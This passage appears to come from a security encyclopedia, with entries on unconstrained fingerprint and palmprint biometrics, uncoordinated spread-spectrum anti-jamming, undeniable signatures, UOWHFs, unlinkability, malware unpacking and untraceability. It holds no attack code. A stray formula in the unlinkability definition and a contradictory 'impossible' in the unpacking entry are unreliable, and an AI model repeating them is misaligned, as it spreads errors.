- *Overlapping details*. Overlapping latent fingerprints occur when multiple latent fingerprints deposit partially or fully at the same location. The overlap makes their distinction from each other and background more difficult. Similarly, the presence of partially overlapping fingers may also affect fingerphotos. These challenges are shown in Fig. 4e.
- *Poor quality or blur*. Since a user is unaware while depositing latent fingerprints, the deposited latent fingerprints can be smudged. Even an improper lifting (or development) of latent fingerprints may result in poor quality. Fingerphotos face similar issues if acquired using a low-resolution camera or are subjected to motion and out of focus blur. These challenges are illustrated in Fig. 4f.
- *Sensor variations*. Sensor and resolution variations are the most common challenge faced by unconstrained fingerprints. Under cross domain, fingerprint covariates are compared against the legacy fingerprint databases. For instance, latent fingerprints from crime scenes are matched with fingerprints to find probable suspects. Similarly, contactless fingerprints may also be matched with fingerprints (Malhotra et al., 2020a). For the same domain, fingerprints and their covariates may arise from different sensors, with varied resolutions and procedures. Additionally, numerous methods for latent fingerprint development give a different contrast and appearance. Algorithmically, both cross domain and same domain fingerprints poise difficulties in robust and efficient recognition.
- *Other distortions*. Contactless fingerprints have a nonlinear distortion deformation, poised by the curvature of the finger. Similarly, nonuniform

pressure, slant surface, and movement while deposition may also result in nonlinear distortion in latent fingerprints.
- *Presentation Attack*. There have been studies on the impact of spoofing on contactless fingerprints (Taneja et al., 2016) using silicon and presentation attacks.
- *Understanding forensic examiner behavior*. For latent fingerprints, forensic examiners may perform a comparison against a gallery of exemplar fingerprints manually. Hence, few studies (Malhotra et al., 2020b) aimed to translate the actual thought process behind the conclusion decision.

Summary

The unconstrained fingerprint covariates include fingerphotos and latent fingerprints. This report discusses different acquisition mechanisms while discussing challenges associated with the recognition of different covariates of fingerprints. The report also provides a glimpse on the existing work for unconstrained fingerprints.


Definitions




Unconstrained palmprint biometrics aims to automatically recognize the individual's identity using the palmprint image captured under unconstrained conditions. Unconstrained means there are no mechanical structures to contact the palm and restrict the palm pose.

Background

Human palm contains patterns of principal lines, wrinkles, minutiae points, subcutaneous textures, and vein textures. So it can provide high-discriminative information for biometrics. Palmprint recognition can tell who you are by using the captured biometric information. Thus, this authentication method is easier to use than the keys and passwords. This technique could be used in many scenarios, such as access control, electronic payment, and daily attendance. The pipeline of palmprint recognition is shown in Fig. 1. The user put his palm in front of the device. When the sensor detects the palm is placed stable, the imaging system will capture the palm image. The palm region will be segmented from the image. According to the palm coordinate system, the region of interest (ROI) will be localized; then, the ROI image will be extracted for feature extraction. After feature extraction, the classification module will output the recognized user identity. From the view of acquisition mode, palmprint biometrics could be divided into two categories: constrained and unconstrained palmprint biometrics. Generally, in constrained palmprint systems, the user's palm should be put on the touch panel, and the fingers will be separated by the pillars (Zhang et al., 2003). The ambient light also will be segregated by a backboard. Constrained biometrics is robust to environment changing; thus, it can achieve higher accuracy. However, the touch panel may lead to virus spreading. The mechanical structures, including the palm support and the backboard, also will lead to a big device volume, which has limited its applications. In unconstrained biometrics systems, there are fewer restrictions no palm poses. The users freely put their palms in front of the camera and hold a while for image collection. Their palms do not need to touch the device. Hence, unconstrained palmprint biometrics is more suitable for real-world applications, especially for scenarios that suffer from the virus of Ebola or coronavirus-19 (COVID-19). Besides, compared with face recognition, it is not that much privacy sensitive. Compared with fingerprint recognition, it has no dry- and wet-finger problems. Compared with iris recognition, it is easier to capture the complete image because iris image acquisition may be interfered with by glasses and eyelash. However, unconstrained conditions also lead to new problems:

- ROI misalignment problem caused by palm pose variation.
- Defocused blur and motion blur caused by distance variation and hand motion.
- Over- and lack-exposure problems caused by different ambient light conditions.

Correspondingly, the main work is finding precise ROI localization methods and robust feature extraction algorithms to effectively and stably map the palmprint image into discriminative codes.




Unconstrained Palmprint Biometrics, Unconstrained Palmprint Biometrics, Fig. 1 Palmprint identification pipeline

Theory

ROI Localization and Alignment


For unconstrained palmprint biometrics, the critical problem is how to accurately localize the ROI of the palm. The palm region could be segmented according to different information, such as the skin color, edge response, infrared (IR) light reflection energy, and three-dimensional (3D) coordinates. On the palm surface, the region between the finger roots and the wrist is used for biometrics (as is shown in Fig. 2). Finger valley points stand for the connection point between two adjacent fingers. Many kinds of ROI shapes have been proposed to achieve high recognition accuracy, including rectangle, circle, semiellipse, and size-adaptive shapes. The most commonly used one is the rectangle ROI. The basic principle of Zhang's method (Zhang et al., 2003) is detecting the keypoints of the hand boundary, building a relative coordinate system, and then localizing the rectangle ROI region based on this coordinate system. This procedure can reduce most of the influences caused by hand translation, rotation, and scale



variation. Some improved methods also have been proposed, but the main idea is not changed. The performances of different ROI localization algorithms are compared in Ito et al. (2015). Besides Zhang's method, the ROI landmarks also can be detected by the convolutional neural network (CNN)-based methods (Bao and Guo, 2016; Matkowski et al., 2019) and the active appearance model-based methods (Aykut and Ekinci, 2013).

Unconstrained Palmprint Biometrics, Unconstrained Palmprint Biometrics, Fig. 2 Palm images, corresponding ROI regions, and the normalized ROI images: (**a**) visible light palm image, (**b**) palmprint ROI, (**c**) palm vein ROI, (**d**) infrared light palm image

However, the two-dimensional (2D) palm image is obtained by projective imaging. Once the palm is tilted, the captured image suffers from projective distortion (as is shown in Fig. 3). In this case, the extracted ROI region is not aligned well with the ground truth. By analyzing the existing alignment techniques, we can find that the key step of ROI alignment is estimating the current palm pose. The new proposed strategies could be divided into 2D image-based and 3D palm model-based methods. The 2D image-based alignment strategy first tries to detect the matched keypoints in the given image pair. A homography matrix could be estimated from the matched points to describe the transformation model between the two ROI images (Wu et al., 2014). Based on the transformation model, the probe image can be aligned with the registered image. However, before alignment, we need to know to which class the probe image belongs; hence, this alignment method is just suitable for verification applications. The second strategy utilizes specific devices to capture 3D information of the palm. Nowadays, more and more 3D reconstruction techniques have been proposed, such as the structure light-based, time-of-flight-based, and dual-



camera-based stereo vision methods. Based on them, different kinds of 3D palmprint acquisition devices are implemented. After the 3D information is obtained, palms can be directly aligned with each other in the 3D space using the iterative closest point (ICP) algorithm (Genovese et al., 2014) or be aligned using the 2D images by a projective transformation matrix obtained from the 3D palm model (Liang et al., 2019). In Fig. 3, (a) is the standard palm pose in which the palm surface is parallel with the imaging plane, while (b) shows the real status in which the user's palm is tilted. In this case, the generated 2D palm image suffers from projective distortions. As a result, the 2D ROI located by Zhang's method is misaligned with the ground truth. We can estimate the normal vector of the palm surface in the 3D space. Combined with the coordinates information of the finger valley points, a 3D ROI, which is parallel with the palm surface, could be generated. Then, the 3D ROI corners can be projected to the 2D palm images to get coordinates of the distorted 2D ROI. Then, the distorted 2D ROI can be aligned to the standard ROI by projective transformation (Liang et al., 2019).

Unconstrained Palmprint Biometrics, Unconstrained Palmprint Biometrics, Fig. 3 ROI alignment scheme: (**a**) standard palm pose; (**b**) real palm pose

Feature Extraction

The palmprint images captured under unconstrained environments will suffer from motion blur, defocus blur, and complicated illumination. So the obtained image quality is not high. There are many kinds of image denoising methods that have been proposed (Tian et al., 2019). However, they still cannot fundamentally solve the problem. So researchers try to reduce the impacts through robust feature extraction. The most useful feature of palmprint is its direction distribution (as is shown in Fig. 4). After comparing the performances of different kinds of features, direction representation comes to be the most effective one for palmprint biometrics (Jia et al., 2017). The principal lines, the wrinkles, and the vein vessels all have significant directionality. The textures of the subcutaneous tissues also have their main directions and local distributions. Then, the problem becomes to be how to find the most suitable directional filters to extract the directions. In the early stage, researchers try to modify the existing filters to find suitable ones, such as the Gabor filter (Zhang et al., 2003), Gaussian filter (Zhang et al., 2011), Orthogonal Gaussian filter (Sun et al., 2005), Modified Finite Radon Transform (MFRAT) filter (Jia et al., 2008), and the multi-scale Gaussian filters (Zuo et al., 2010). Then gradient histogram-based methods also have been utilized to extract features. After being studied for 20 years, the feature extraction methods for palmprint have been very mature. However, in their work, the filters' parameters are all designed manually, which cannot ensure they are the optimal parameters. Genovese et al. proposed an unsupervised method utilizing the CNN framework to tune the parameters for the palmprint texture based on Gabor responses and principal component analysis (Genovese et al., 2019a). So framework optimization is the new direction of palmprint biometrics. Feature fusion is another effective way to increase the discrimination and robustness of the system. In work reported in Genovese et al. (2019b), Bu et al. (2011), and Zhang et al. (2011), the finger texture, hand geometry, finger vein, palm vein, and dorsal palm vein were utilized to do identification. The subcutaneous vein patterns only can be clearly captured under infrared light when the subject is living. Hence by using vein information, the system can achieve high accuracy and anti-spoofing at the same time (Liang et al., 2019). The 3D and 2D features also could be fused to improve the system's robustness (Genovese et al., 2014).

---

Open Problems and Future Directions

Most of the current ROI localization methods are based on palm segmentation. Generally, the skin color model or IR palm images are utilized to segment the palm region. However, the image acquisition environments of the real-world applications are very complex. Using these methods, we cannot always get idealized palm regions. Besides, not all the devices have been equipped with infrared cameras. Hence, how to directly localize the ROI landmarks in a general RGB image is a critical problem. The landmark detection methods used in hand tracking and pose estim ation have provided good references. However, currently, the precision of the landmarks is not high enough for palmprint biometrics. So increasing the precision and reducing the computational complexity of these CNN-based landmark localization methods is one future direction. The palm images are captured in unconstrained environments; the image quality is not high. Hence, image quality assessment and enhancement are future directions of

unconstrained palmprint biometrics. Besides, the relations between image qualities and final recognition accuracies also are an interesting study direction, as it can provide valuable prior knowledge for feature extraction algorithms.

Summary

Palmprint biometrics is becoming more and more popular due to its natural user experience. In this chapter, we first described what is unconstrained palmprint biometrics. The advantages and problems of the unconstrained working mode are analyzed in detail. Then, based on these scientific problems, we introduced and compared the current ROI localization, alignment, and feature extraction approaches. As mentioned above, localization and low-quality imaging are the critical problems of unconstrained palmprint biometrics. Hence, we should make more efforts to solve these two problems to achieve real unconstrained identification.

Uncoordinated Direct Sequence Spread Spectrum

Srdjan Capkun[6] ✉
(6) Department of Computer Science, System Security Group, ETH Zurich, Zürich, Switzerland

✉ **Srdjan Capkun**
Email: capkuns@inf.ethz.ch

Definition

Uncoordinated direct sequence spread spectrum (UDSSS) is a spread spectrum communication scheme where the sender and the receiver communicate using secret spreading codes that they choose randomly and independently from a public set of channels. The receiver is unaware of the codes used by the sender to transmit the messages prior to their communication. It was introduced by Popper, Strasser and Capkun.

Background

Spread spectrum (SS) techniques represent a common way to achieve anti-jamming communication. Spread spectrum techniques use data-independent, random sequences to spread a narrowband information signal over a wide (radio) band of frequencies. Under the premise that it is hard or infeasible for an attacker to jam the entire frequency band, the receiver can correlate the received signal with a replicate of the random sequence to retrieve the original information signal. Anti-jamming communication is used in commercial and military applications, both between paired devices and from one sender to multiple receiving devices (in multicast or broadcast

settings). Important instances of spread spectrum techniques are frequency hopping spread spectrum (FHSS) and direct-sequence spread spectrum (DSSS).

Theory

Essential for both FHSS and DSSS communication is that the sender and receiver share a secret prior to their communication. This enables the receiver to generate the random sequence and to detect and decode the sender’s spread signal. Opposed to (coordinated) DSSS, with uncoordinated direct sequence spread spectrum (UDSSS), the sender and the receivers do not agree on a secret sequence beforehand, but choose the sequence that they use for spreading and despreading from a predefined set of sequences.

UDSSS follows the principle of DSSS in terms of spreading the data using spreading sequences. However, in contrast to anti-jamming DSSS where the spreading sequence is secret and shared exclusively by the communication partners, in UDSSS, a public set of spreading sequences is used by the sender and the receivers. To transmit a message, the sender repeatedly selects a fresh, randomly selected spreading sequence from the set and spreads the message with this sequence. The code sequences are used to spread the entire message of a given length (each code thus contains enough chips to spread the message). Hence, UDSSS does neither require message fragmentation at the sender nor message reassembly at the receivers. The receiver records the signal on the channel and despreads the message by applying sequences from the public sequence set, using a trial-and-error approach. More precisely, each receiver samples the radio channel and stores the samples in a buffer. Note that the receiver is not synchronized to the beginning of the sender’s message and thus record for (at least) twice the message transmission time, the factor of two is optimal. After the sampling, the receiver tries to decode the data in the buffer by using code sequences from the set and by applying a sliding-window protocol in which the current window is shifted to account for the lack of synchronization.

Jamming resilience of UDSSS is based on the fact that the attacker does not know which spreading sequences will be used by the sender prior to communication, and that during the message transmission it will not be able to find this sequence.

Applications

Applications of UDSSS include jamming-resistant key establishment, jamming-resistant broadcast (e.g., of navigation signals or emergency alerts).

Uncoordinated Frequency Hopping Spread Spectrum

Srdjan Capkun[7] ✉
(7) Department of Computer Science, System Security Group, Zürich, Switzerland

✉ **Srdjan Capkun**
Email: capkuns@inf.ethz.ch

Definition

Uncoordinated Frequency Hopping Spread Spectrum (UFHSS) is a spread spectrum communication technique where the sender and the receiver hop between communication channels that they choose randomly and independently from a public set of channels. Neither the receiver nor the attacker knows the channel sequence used by the sender prior to communication. It was introduced by Strasser, Popper, Capkun and Cagalj.

Background

Spread Spectrum (SS) techniques represent a common way to achieve jamming-resistant communication. Spread spectrum techniques use data-independent, random sequences to spread a narrowband information signal over a wide (radio) band of frequencies. Under the premise that it is hard or infeasible for an attacker to jam the entire frequency band, the receiver can correlate the received signal with a replicate of the random sequence to retrieve the original information signal. Anti-jamming communication is used in commercial and military applications, both between paired devices and from one sender to multiple receiving devices (in multicast or broadcast

settings). Important instances of spread spectrum techniques are Frequency Hopping Spread Spectrum (FHSS) and Direct-Sequence Spread Spectrum (DSSS).

Theory

Essential for both FHSS and DSSS communication is that the sender and receiver share a secret prior to their communication. This enables the receiver to generate the random sequence and to detect and decode the sender's spread signal. Opposed to (coordinated) FHSS, with Uncoordinated Frequency Hopping Spread Spectrum, the sender and the receivers do not agree on a secret channel sequence beforehand, but choose the channels on which they send and listen randomly from a predefined set of frequency channels. Communication is possible because, at recurring points in time, the sender and the receivers will be sending and listening on the same frequency channel.

Given that the sender and receiver hopping sequences are unknown to the attacker, UFHSS achieves jamming resilience that is equivalent to the one of FHSS. In order for (coordinated or uncoordinated) frequency hopping to resist reactive jamming attacks, the sender can dwell on the same frequency channel only for a short period of time. Each message is thus split into a set of fragments with a typical size of a few hundred bits only. After the fragmentation, the sender encapsulates each fragment into a packet, encodes the packets with error correcting codes, and repetitively transmits the encoded packets one after another on randomly chosen frequency channels. Note that although splitting the message into fragments is a straight-forward operation, the reassembly of the received fragments at the receiver is nontrivial if an attacker inserts additional fragments or modifies transmitted ones (that may be hard to distinguish from legitimate fragments); the attacker may easily achieve this for UFHSS because the receivers do not know the sender's channel selection. UFHSS thus needs to provide means for the receiver to efficiently assemble legitimate packets into the sender's message even if the attacker inserts the messages. One technique to achieve this is by linking all fragments of the same message to form a hash chain where each fragment is linked to its successor with a hash. Other techniques include using cryptographic accumulators and short signatures.

Applications

Applications of UFHSS include jamming-resistant key establishment, jamming-resistant broadcast (e.g., of navigation signals or emergency alerts).

Undeniable Signatures

Gerrit Bleumer[8] ✉
(8) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition

Undeniable signatures are digital signatures that can be verified only by some help from the signer. Unlike an ordinary digital signature that can be verified by anyone who has accessed the public verifying key of the signer (*universal verifiability*), an undeniable signature can only be verified by engaging in a – usually interactive – protocol with the signer. The outcome of the protocol is an affirming or {rejecting} response telling the verifier whether the undeniable signature has originated from the alleged signer or not. The verifier cannot enforce a clarification about a signature's validity because a signer can always refuse to cooperate, but nonrepudiation is still guaranteed since a signer cannot convince a verifier that a correct signature is invalid or that an incorrect signature is valid.

Background

Undeniable signatures were introduced by Chaum and van Antwerpen (1990).

Theory

An undeniable signature scheme has three operations: one for generating pairs of a private signing key and a public verifying key (public key cryptography), one for signing messages, and a *confirming operation* for proving signatures valid (confirmation) or invalid (disavowal). The confirming operation must have two defined outputs to signal confirmation or disavowal in order to distinguish three possible cases: (a) the signature in question is valid (operation returns "confirm"), (b) the signature in question is invalid (operation returns "disavow"), and (c) the alleged signer is not willing or not available to cooperate and lets the verifier find out whether (a) or (b) holds (operation fails). This latter problem is addressed by *designated confirmer signatures*.

The characteristic security requirements of an undeniable signature scheme are:

- *Unforgeability*. Resistance against existential forgery under adaptive chosen message attacks by a computationally restricted attacker.
- *Invisibility*. A cheating verifier, given a signer's public verifying key, a message, and an undeniable signature, cannot decide with non-negligible probability better than a pure guess whether the signature is valid for the message with respect to the signer's verifying key or not.
- *Soundness*. A cheating signer cannot misuse the confirming operation in order to prove a valid signature invalid (nonrepudiation), or an invalid signature valid (false claim of origin).
- *Nontransferability*. A cheating verifier obtains no information from the confirming operation that allows him to convince a third party that the alleged signature is valid or invalid, regardless of if the signature is in fact valid or not.

The property of nontransferability was intended by the original work of Chaum and van Antwerpen (1990), but Jakobsson (1995) showed that their particular undeniable signature construction cannot achieve nontransferability against mutually distrusting but interacting verifiers. Jakobsson et al. (1996) proposed undeniable signature constructions that satisfy nontransferability as well.

Constructions of undeniable signatures have been based on groups, in which the discrete logarithm problem is hard (Chaum and van Antwerpen 1990; Damgård and Pedersen 1996; Michels and Stadler 1997) and on the problem of factoring integers (Gennaro et al. 1997).

Undeniable signature schemes can be equipped with additional features: the confirming operation can be noninteractive according to (Jakobsson et al. 1996). Pedersen (1991) suggested distribution of the power of confirming signatures over a set of delegates in order to increase the availability of individual signers. Harn and Yang (1993) proposed the concept of undeniable threshold signatures, where certain subsets (coalitions) of signers are authorized to produce signatures on behalf of a whole set of signers. Efficient and secure constructions were proposed by Michels and Stadler (1997). Chaum et al. proposed convertible undeniable fail-stop signatures (Chaum et al. 1990), where signers can convert their undeniable signatures into fail-stop signatures. Sakurai and Yamane (1996) have proposed undeniable blind signatures.

Convertible Undeniable Signatures

Convertible undeniable signatures (Boyar et al. 1991) are an interesting extension to undeniable signatures. In a convertible undeniable signature scheme, a signer can convert each individual undeniable signature into an ordinary digital signature that is universally verifiable. Upon request by a verifier, the signer provides an individual receipt for a requested undeniable signature to the verifier. Henceforth, the verifier can unlock the respective undeniable signature and forward it together with the receipt to any third party, who can now verify the signature against the signer's public verifying key. Moreover, the signer can provide a universal receipt that instantly allows a recipient to universally verify all signatures of the respective signer. In effect, convertible undeniable signature schemes support signers in gradually increasing the verifiability of their signatures in a controlled fashion.

Let us reconsider the software company mentioned in the introduction and imagine it is going bankrupt. It may still have contractual liabilities to support its customers in verifying their software for a number of years. However, this service may be too costly and there may even be no need any more to further control who is verifying which software packages. In this case, the company could release a universal receipt on their Web page, which would henceforth allow anyone to verify the signatures of its software packages at any time.

A convertible undeniable signature scheme has the same three operations as an undeniable signature scheme and the following three

additional operations:

- *An individual conversion operation*. Which takes as input a message, an undeniable signature, a signer's private signing key, and returns an ordinary, i.e., universally verifiable signature.
- *A universal conversion operation*. Which takes as input a signer's private signing key and returns a universal receipt that allows to convert all undeniable signatures valid with respect to the signer's public verifying key into ordinary, i.e., universally verifiable signatures.
- *A universal verifying operation*. Which takes as input a message, a converted undeniable signature, and a signer's public verifying key and returns whether the signature is valid or not with respect to the alleged signer's public verifying key.

Applications

Undeniable signatures are useful for signers of nonpublic sensitive information who seek to keep control over who can verify their signatures. For example, a company producing software for safety critical systems could deliver its executables with undeniable signatures. This would allow registered customers to verify the origin of the software, while software pirates could not do so. In case a significant bug is discovered later in the software, a registered customer could hold the software company liable for the bug and perhaps for its consequences.

Universal One-Way Hash Functions (UOWHF)

Bart Preneel[9] ✉
(9) Department of Electrical Engineering-ESAT/COSIC, University of Leuven, Heverlee, Belgium

✉ **Bart Preneel**
Email: bart.preneel@esat.kuleuven.be

Synonyms

Everywhere second preimage resistant hash function (ESEC); Target collision resistant hash function

Definition

A Universal One-Way Hash Function (UOWHF) is a class of hash functions indexed by a public parameter (called a key), for which finding a second preimage is hard. The main idea is that first the challenge input is selected, and subsequently, the function instance (or parameter) is chosen. Only then should the opponent try to find a second input with the same output as the challenge.

Background

The concept of UOWHF has been introduced by Naor and Yung (1990). Bellare and Rogaway (1997) propose the alternative name Target Collision Resistant (TCR) hash function. Alternative definitions and generalizations

were introduced by Zheng et al. (1990) and by Mironov (2001). Rogaway and Shrimpton (2004) consider a broader class of properties of hash functions and call the security property of a UOWHF esec for everywhere second preimage resistance.

Theory

A UOWHF is a weaker notion than a collision-resistant hash function (CRHF), hence they are easier to construct. In a CRHF, the opponent is first given the key and then he or she has to produce two colliding inputs. Finding collisions for a fixed parameter of a UOWHF may be rather easy, but this will not help the opponent to violate the security requirement, as the instance is chosen *after* the challenge. This also implies that the birthday paradox does not apply to a UOWHF and a hash result of 128 bits may offer adequate security (in 2024). Simon (1998) has shown that there exists an oracle relative to which a UOWHF exists, but no CRHF.

UOWHFs can replace CRHFs in the construction of efficient digital signature schemes: In this case, the signer needs to pick first the message m and then the key K and sign the pair $(K, h_K(m))$. Note that this has the disadvantage that a cheating signer could reverse the order: First, choose K, then find a collision (m, m') (this may be easy for a UOWHF) and later on claim that he or she has signed m' rather than m. The security model would make a signer responsible for both signatures, even if the scheme could also have been cryptanalyzed by an outsider with a (presumably harder) second preimage attack. It depends on the context of whether or not this is a problem. However, this situation can be avoided by employing a CRHF. The Cramer–Shoup cryptosystem uses a UOWHF in the verification process of a ciphertext.

Naor and Yung construct a UOWHF based on a strongly universal hash function and a one-way permutation (Naor and Yung 1990). Rompel (1990) describes an interesting but very inefficient construction to turn any one-way function in a UOWHF, which shows that one-way functions imply digital signature schemes (for a detailed proof, see Katz and Koo 2005). Impagliazzo and Naor present a construction based on the subset sum problem (Impagliazzo and Naor 1996) (Knapsack Cryptographic Schemes).

Naor and Yung (1990) describe a composition construction. Several papers have studied the problem of constructing an efficient UOWHF based

on a fixed size UOWHF which compresses n bits to m bits (with $n > m$). Bellare and Rogaway show that the Merkle–Damgård construction, which is used for CRHFs (Hash Functions) does *not* work (Bellare and Rogaway 1997). They present a linear construction, which is sequential, and a tree construction, which allows for a parallel implementation. The linear construction has been optimized by Shoup (2000): His scheme requires $2t$ invocations of the fixed size UOWHF and a key of tm-bit strings to hash a message of length $2t\,(m - n) + m$ bits to m bits; this has been shown to be optimal (Mironov 2001). The tree construction has been optimized by Lee et al. (2003); the best scheme allows for a t-fold parallelism in exchange for a slightly larger key (see Lee et al. 2003) for a comparison of several alternatives.

If a UOWHF is used in a digital signature scheme, the key has to be signed together with the hash result. Halevi and Krawczyk (2006) proposed the concept of Target Collision Resistance (eTCR): this satisfies a stronger definition with the advantage that the key does not have to be signed. Mironov (2010) provides a composition theorem for eTCR hash functions and shows that their existence is equivalent to that of one-way functions.

Definitions

Unlinkability of two or more arbitrary elements (e.g., users, actions, events, messages, etc.) within a given system implies that an attacker cannot adequately distinguish whether the elements are related or not (Steinbrecher and Köpsell, 2003). When the attacker's ability to link these elements is entirely unaffected by his a priori or a posteriori knowledge (before or after interacting with the system), the unlinkability delta is said to be zero (or sufficiently small) (Pfitzmann and Hansen, 2010). In ISO/IEC 15408-2:2008, unlinkability is defined as ensuring "that a user may make multiple

uses of resources or services without others being able to link these uses together" (ISO, 2008).

Theory and Application

The system and attack models must first be well-defined to formalize and measure unlinkability as a privacy notion. An attacker aiming at compromising unlinkability ideally has a priori knowledge about only the items of interest within a system (Steinbrecher and Köpsell, 2003). On the one hand, a *passive attacker* only observes the system. On the other hand, an *active attacker* performs several attack types to influence the system's outcome. The degree of unlinkability may vary according to the attacker's capabilities (computational power, level of access) and the system's resilience to specific attacks. An adversary succeeds if his a posteriori probability has increased or decreased compared to his a priori probability that particular items of interest are linked.

Unlinkability can refer to items in a given set or between different sets in a system (Steinbrecher and Köpsell, 2003):

- *Unlinkability within one set*. Each set A is made up of a group of related items, $\{a_1, \ldots, a_n\}$. A is partitioned into several equivalence classes $A_1, \ldots, A_l$, where $1 \leq l \leq n$. All related items in the same set are said to form an "equivalence relation" $\sim_{r(A)}$ on A. The set must follow the condition that $\forall_{i,j} \in \{1, \ldots, l\}, i \neq j : A_i \cap A_j = \emptyset$ and $A_1 \cup \ldots \cup A_l = A$. Items are related to each other if and only if they belong to the same equivalence class. For example, A_i could be the set of messages and A_j the set of sessions that originated the cited messages.
- *Unlinkability for different sets*. As per multiple sets, every item in a set A is related to exactly one item in a different set, and every item in this latter one is related to at least one item in A. For example, let A be the set of messages and U the set of sessions in a system. It follows that every message in A can be related to exactly one session in U, and every session in U can be related to at least one message in A.
- *Unlinkability of items within one set*. The attacker's probability that two items (a_i and a_j) are related is equal to the probability that they are not related:

$$P(a_i \sim_{r(A)} a_j) + P(a_i \not\sim_{r(A)} a_j) = 1 \forall_{a_i, a_j} \in A. \quad (1)$$

For an arbitrary number of items, Equation 1 is generalized to the following statement: The sum of the probabilities of all possible equivalence relations on *A* must add up to 1.

- *Degree of unlinkability*. The degree of (a_i, a_j)-unlinkability ($f_{a,b}(m) = am + b.$, with a_i, $a_j \in A$), usually shortened to $d(i, j)$, is measured from the attacker's perspective. It follows that the minimum $d(i, j) = 0$ is reached when the probability of an equivalence relation is 1 (items are related) or 0 (items are not related). $d(i, j) = 1$ occurs when the probability that items are related is equal to the probability they are not (i.e., $P(a_i \sim_{r(A)} a_j) = 1/2$).

In Arapinis et al. (2010), formal definitions for "weak" and "strong" unlinkability are introduced:

- *Weak unlinkability*. A system is weakly unlinkable if, for a context where two elements are linked, an equivalent context is provided that, from the attacker's point of view, looks similar to the original one but where elements of interest are not related. For example, an attacker cannot identify that two messages belong to different sessions by the same user.
- *Strong unlinkability*. A system is strongly unlinkable if, given a context where elements occur just once, an observer cannot notice a difference with respect to a context where the cited elements occur an arbitrary number of times. For example, an attacker cannot link any two messages from repeating or unique sessions to any user.

Strong unlinkability implies the weaker version. However, a failure of strong unlinkability does not necessarily indicate failure of weak unlinkability. For instance, with reference to the above examples, failure of strong unlinkability does not necessarily imply that there exists a practical attack that succeeded in linking two particular messages to one session by a user, whereas failure of weak unlinkability does.

The notion of unlinkability has been adopted in several application scenarios in cryptanalysis, communication systems, and data publishing. Many existing schemes (e.g., payment, authentication, electronic voting, and secure auctions) utilize digital pseudonyms to keep different

transactions and user identities private (Camenisch and Lysyanskaya, 2004; Franz et al., 2007).

Open Problems and Future Directions

As per the above discussion, a common way to achieve unlinkability has been to adopt pseudonymity. However, it has been shown that in some cases pseudonymity alone is not enough to achieve unlinkability (Rao et al., 2000). To cope with this situation, other privacy-preserving solutions such as mixers and zero-knowledge proof have been used (Brands et al., 2007). Indeed, although stakeholder identities are hidden, they must be publicly verifiable to prevent system misuse. In this context, the need to strike a balance between unlinkability and accountability is a major research problem still calling for solutions that are both provable and viable.

Synonyms

Deobfuscating malware

Definition

Unpacking is the process of recovering original binary code from the obfuscated and packed binaries.

Background

Packing is the process of obfuscating the original binary with high number of redirections and complex mesh of stub codes into a new packed binary that are completely different from the original binary. The packing is often used in malware binary in order to make the reversing of the binary far more difficult and time-consuming.

Theory and Application

There have been numerous efforts in developing automated unpacking systems. An early implementation of an automatic unpacking process relies

on the use of a debugger to step through each instruction of the packed binary in order to determine when the binary begins to execute code not originally found in the packed binary. For example, the principle behind the PolyUnpack (Royal et al. 2006) system relies on the fact that packed binaries do not contain the unpacked binary's code at start-up. In other words, the only code typically available during the initial execution of a packed binary is that of the packer. Therefore, as the packer's unpacking subroutines begin the process of recreating the original binary in memory (be in this memory newly allocated or in pre-allocated regions as defined by the image's header), by comparing the executing code against the original code found at the start of the executable's life cycle, it is impossible to determine when a packer has begun executing the original binary's executable code section.

It is possible to use multiple layers of packing when obfuscated a binary. A malware author can simply apply multiple, distinct packing systems to the same binary in an iterative manner to complicate the task of recovering the original binary. By taking a snapshot of the executable's memory space at the moment when the system detects an unpacked memory section being executed, the automatic unpacking system presented (Royal et al. 2006) can find the true original binary by repeating the process of monitoring the execution of "unpacked" code until such time as the unpacked code no longer generates new memory sections which it transfers executional control into.

This method of determining the beginning of the original binary, while effective, does have certain failings. The method does determine the location of the original binary in memory, but it may not necessarily find the right Original Entry Point (OEP), the point where the original program in its unpacked state would normally begin execution. Gou et al. explored this problem in the paper (Guo et al. 2008). They proposed a new solution for making a more accurate OEP determination. By observing the state of the stack and location of the current instruction being executed at any given point during the execution of the unpacking subroutines, it is possible to more accurately determine the location of the OEP. The heuristic proposed consists of three key attributes: (1) Is the memory under which the current code executing different than the original executable's memory image or possibly new? (2) Is the stack in a similar state as would be found when an

unpacked binary initially executes? (3) Are the command line arguments (argv, argc) located on the stack correctly?

These three conditions, if met, provide a reasonable method for accurately determining the location of the OEP. As an artifact of the unpacking process, a packer must return the stack allocated for the running binary image to the point where the unpacked binary will recognize the stack as if the binary were executed initially in its unpacked state. This requires establishing key stack locations such as the location of the command-line arguments passed when the program originally executes. If the stack does not exist in the correct format, then the unpacked binary, when given the initial stack, will fail to properly execute due to the inappropriate input.

Furthermore, the Guo heuristic extends the concept of detecting new executable code presented in PolyUnpack by putting additional emphasis on the transfer of execution control to newly allocated memory locations. When an unpacker executes, the original binary may indeed be compressed requiring the unpacker to allocate additional memory to accommodate the original binary's size. It is typically abnormal for an unpacked binary to allocate memory and transfer control to such a memory location. It is more common, however, for a binary to allocate memory and use the memory for storage of data, not code. Therefore, by noting this transfer of control to a newly allocated memory location, the heuristic can easily determine when control is being transferred to unpacked code.

Untraceability

Stefano Cresci[14] ✉
(14) Institute for Informatics and Telematics, National Research Council (IIT-CNR), Pisa, Italy

✉ **Stefano Cresci**
Email: stefano.cresci@iit.cnr.it

Definitions

Untraceability is the property of an item during a process, according to which an attacker observing the process cannot follow the trace of the item as it progresses through the process.

Theory

Straightforward examples of untraceability are the impossibility to identify senders and receivers in privacy-preserving e-mail systems and the impossibility to link different transactions involving the same coin and to identify payer and payee in a privacy-oriented electronic cash scheme. Untraceability is strictly related to unlinkability since it depends on the unlinkability of different events within a system. Events could be the sending and receiving of a message by two different users, or the receipt of two separate messages by the same user. Untraceability can be achieved unconditionally or computationally.

Apparently, untraceability introduces a trade-off between privacy and authentication (e.g., protection against illicit use). Indeed, untraceability requires hiding the user's identity, while authentication requires the user's identity to be known in order to be verified (Samfat et al., 1995). Think, for

